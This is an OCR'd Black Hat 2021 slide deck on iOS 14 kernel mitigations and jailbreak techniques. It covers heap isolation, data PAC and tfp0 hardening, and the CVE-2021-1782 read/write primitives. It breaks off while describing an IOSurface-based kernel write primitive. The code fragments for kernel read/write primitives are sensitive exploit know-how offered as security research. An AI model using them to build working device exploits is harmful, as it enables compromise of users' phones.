black hat USA 2021
August 4-5, 2021
BRIEFINGS

Everything has Changed in iOS 14, but Jailbreak is Eternal

Zuozhi Fan (@pattern_F_)


蚂蚁集团 ANT GROUP | 蚂蚁安全实验室 ANT SECURITY LAB

About me


- Fan, Zuozhi (@pattern_F_)
- Ant Security, Tianqiong Lab
- Started macOS/iOS security from the second half of 2019
- speaker of Black Hat ASIA 2021


About the talk

- ModernPwner released the first workable iOS 14 kernel exploit. Opened a new chapter of iOS 14 jailbreak.
- I published a stable kernel r/w primitive firstly
- I will show how to run unauthorized code on iOS 14
- This talk is about my iOS 14 learning journey



iOS 14 vs iOS 13





hackers : iOS 14 is really a tough version

Why it's so hard to pwn iOS 14

- New mitigations introduced in iOS 14
  - kernel heap hardening
  - data PAC
  - userspace PAC hardening
  - tfp0 hardening
  - ipc_kmsg hardening
  - etc.
- Some works on the vulnerability stage
- Some works on the exploit stage

kernel heap isolation

- kheap isolation is not new, but is hardened massively
  - try to stop UAF (overlap freed object with different objects)

- kalloc heap is split into 4 types
- kernel objects and kext objects can’t see each other

```
KHEAP_DEFAULT // The builtin default core kernel kalloc heap.
KHEAP_KEXT    // The builtin heap for allocations made by kexts.
KHEAP_TEMP    // A heap that represents allocations that are always done in "scope" of a thread.

// The builtin heap for bags of pure bytes.
// This set of kalloc zones should contain pure bags of bytes with no pointers or length/offset fields.
KHEAP_DATA_BUFFERS
```

kheap isolation hardening

- OSData & OSString contents are moved into DATA heap (no pointer or offset). Reduce the risk to build fake object.

```
#define kalloc_container(size)  \
    kalloc_tag_bt(size, VM_KERN_MEMORY_LIBKERN)

#define kalloc_data_container(size, flags)  \
    kheap_alloc_tag_bt(KHEAP_DATA_BUFFERS, size, flags, VM_KERN_MEMORY_LIBKERN)
```

- More and more kobjects are moved into dedicate zones (they are disappeared in common heap)

```
kmsg = (ipc_kmsg_t)zalloc(ipc_kmsg_zone);
```


```
+iokit.IOSurface
+iokit.OSArray
+iokit.OSData
+iokit.OSDictionary
```


- kheap in iOS 14 is fine-grained

data PAC

```
struct  proc {
    kauth_cred_t  XNU_PTRAUTH_SIGNED_PTR("proc.p_ucred") p_ucred;
};
```


- Data PAC: newly introduced in iOS14
- Signing strategy: discriminator(string hash) + memory address
  - can't touch any bits of the data pointers
  - can't use the pointer in other places
- code PAC - control-flow integrity
- data PAC - data integrity





data PAC, not only pointers

- Using DB key to sign uint32




```
struct AssemblerLabel { uint64_t m_offset; };

    inline uint32_t offset() const
    {
#if CPU(ARM64E)
        return static_cast<uint32_t>(untagInt(m_offset, bitwise_cast<PtrTag>(this)));
#else
        return m_offset;
```

- Using GA key to sign blob (multi bytes)
  - ptrauth_utils_sign_blob_generic
- PAC is a victory for black-box

```
_ml_sign_thread_state
PACGA           X1, X1, X0
AND             X2, X2, #0xFFFFFFFFDFFFFFFF
PACGA           X1, X2, X1
PACGA           X1, X3, X1
PACGA           X1, X4, X1
PACGA           X1, X5, X1
STR             X1, [X0,#0x128]
```

userspace PAC hardening

- In iOS 13, attackers can forge A-key protected function pointers in other process
  - The A keys are used for primarily "global" purposes. These keys are sometimes called process-independent.
- Apple decides to break the definition of A keys. Now IA key also becomes process-dependent.
  - Try to stop cross-process attack
- PAC document leaked?
  - xnu-7195.60.75/doc/pac.md
  - xnu-7195.81.3/doc/pac.md [deleted]
- But jailbreak also need to control other process, i.e. amfid
- With kernel r/w, it is possible to bypass it

tfp0 hardening

- tfp0, the most convenient way to achieve kernel r/w
  - With Ian Beer's fake port technique, almost every kernel exploit tries to build a tfp0
- For PAC(A12+) devices, add PAC to protect kernel_task
- For pre-A12 devices, add checks to prevent userspace to resolve kernel_task / to use kernel_pmap
- We must find alternatives of tfp0 to achieve kernel r/w


```
kern_return_t
task_conversion_eval(task_t caller, task_t victim)
{
    /*
     * Only the kernel can can resolve the kernel's task port. We've established
     * by this point that the caller is not kernel_task.
     */
    if (victim == TASK_NULL || victim == kernel_task) {
        return KERN_INVALID_SECURITY;
    }

    task_require(victim);
```

```
vm_map_t convert_port_to_map_with_flavor(port, flavor)
{
    map = task->map;
    if (map->pmap == kernel_pmap) {
        if (flavor == TASK_FLAVOR_CONTROL) {
            panic("userspace has control access to a "
                "kernel map %p through task %p", map, task);
        }
        if (task != kernel_task) {
            panic("userspace has access to a "
                "kernel map %p through task %p", map, task);
        }
    } else {
        pmap_require(map->pmap);
```

kmsg, an exploit-friendly kobject

- Not only heap spray
- With kmsg, you can convert a two-byte heap overflow (in kalloc_large area) to a full exploit
- characteristics of ipc_kmsg
  - variable-sized
  - link pointer (self location ability)
- key idea
  - modify ikm_size to free more memory
- kmsg lives in
  - zone ipc.kmsgs (size 256)
  - kalloc.288 ~ (size > 256)

```
struct ipc_kmsg {
    mach_msg_size_t             ikm_size;
    ipc_kmsg_flags_t            ikm_flags;
    struct ipc_kmsg             *ikm_next;
    struct ipc_kmsg             *ikm_prev;
```



exploit based on kmsg is dead


- ipc_kmsg was hardened in iOS 14.2
  - control part went to zone
  - data part went to KHEAP_DATA

```
kmsg = (ipc_kmsg_t)zalloc(ipc_kmsg_zone);

if (max_expanded_size > IKM_SAVED_MSG_SIZE) {
    data = kheap_alloc(KHEAP_DATA_BUFFERS, max_expanded_size, Z_WAITOK);
}
```

- Apple's smart idea, destroy the essential exploit primitives
- RIP my first iOS kernel bug.😢
  - Without ipc_kmsg, I'm not able to exploit it. It only works on iOS 14.1.
- I can't find an alternative to kmsg yet

the first public iOS 14 kernel exploit

- CVE-2021-1782: A race condition in user_data_get_value() leading to ivac entry UAF
- Fixed in iOS 14.4, Jan 26, 2021
- Synacktiv's blog post details this vuln, Feb 10 [link]
- ModernPwner published a workable exploit cicuta_virosa, with kernel r/w, Feb 10 [link]



r/w primitives by cicuta_virosa

```
void read_20(uint64_t addr, char buf[20])
{
    UAF_realloc_pktopts(addr);
    getsockopt(kernel_rw_sock, IPPROTO_IPV6, IPV6_PKTINFO, buf, &size);
}
void write_20(uint64_t addr, const char buf[20])
{
    UAF_realloc_pktopts(addr);
    setsockopt(kernel_rw_sock, IPPROTO_IPV6, IPV6_PKTINFO, buf, 20);
}
```

```
struct  ip6_pktopts {
    struct  mbuf *ip6po_m;
    int     ip6po_hlim;
    struct  in6_pktinfo *ip6po_pktinfo; // <- read/write addr
    // ...
};
```

- Why pktopts? Why not OSData, or kmsg to lay out kheap? - kheap isolation
- limitation 1: The kernel r/w relies on free-realloc operation to fill the memory hole. That’s not very stable. You can’t use this frequently.

write_20 limitation of cicuta_virosa

- write_20 failed sometimes, why?
- bsd/netinet6/ip6_output.c
- ipi6_ifindex < if_index

```
struct in6_pktinfo {
    struct in6_addr ipi6_addr;      /* src/dst IPv6 address */
    unsigned int    ipi6_ifindex;   /* send/recv interface index */
};
```

```
ip6_setpktopt(int optname, u_char *buf, int len, struct ip6_pktopts *opt, ...)
{
    switch (optname) {
    case IPV6_PKTINFO: {
        pktinfo = (struct in6_pktinfo *)(void *)buf;
        if (pktinfo->ipi6_ifindex > if_index) {
            return ENXIO;

        if (pktinfo->ipi6_ifindex) {
            ifp = ifindex2ifnet[pktinfo->ipi6_ifindex];
            if (ifp == NULL) {
                return ENXIO;

        bcopy(pktinfo, opt->ip6po_pktinfo, sizeof(*pktinfo));
```

- limitation 2: write_20 writes 16-byte data plus 4-byte 0

```
  |- write address
--v----------+----------+----------+----------+-----------------+--
  | aabbccdd | aabbccdd | aabbccdd | aabbccdd | 00000000 (fixed) |
--+----------+----------+----------+----------+-----------------+--
```


the real write_20 primitive

we need new r/w primitives

- We must build stable & unlimited kernel r/w primitives
- Before, we had tfp0, the perfect kernel r/w
  - mach_vm_read_overwrite / mach_vm_write
  - mach_vm_allocate / mach_vm_deallocate
- Now bye bye tfp0 - tfp0 hardening
- Let’s find new r/w primitives, not write limited, and stable
- Key idea: transform other kernel object that can be easily accessed from userspace


IOSurface

- "Exploiting IOSurface 0", by Chen Liang [link]
- IOSurface is a good candidate
- IOSurface is frequently used in kernel exploit
  - heap spray, leak memory info, or forge kobjects
- lots of external methods



IOSurface in userspace

- userspace: surface ID
- IOSurface.dylib: IOSurfaceSetValue(IOSurfaceRef, ...)



s_set_indexed_timestamp

```
void IOSurfaceRootUserClient::set_indexed_timestamp(uint32_t surf_id, int index, uint64_t timestamp)
{
    if ( surf_id && surf_id < surfaceClientCount )
    {
        surfaceClient = this->IOSurfaceRootUserClient.surfaceClientArray[surf_id];
        if ( surfaceClient )
        {
            IOSurface::setIndexedTimestamp(surfaceClient->surface, index, timestamp);
            {
                // sub method
                if ( index > 3 )
                    return 0xE00002C2;
                *((uint64_t *)surface->IOSurface.field_360 + index) = timestamp;
            }
```

- If we control ptr IOSurface.field_360, we get an **8-byte write**
- write address: IOSurface.field_360
- call chain: does not touch any other class field, no side effect
- I think write_20 (16-byte data + 4-byte 0) is ok


s_get_ycbcrmatrix

```
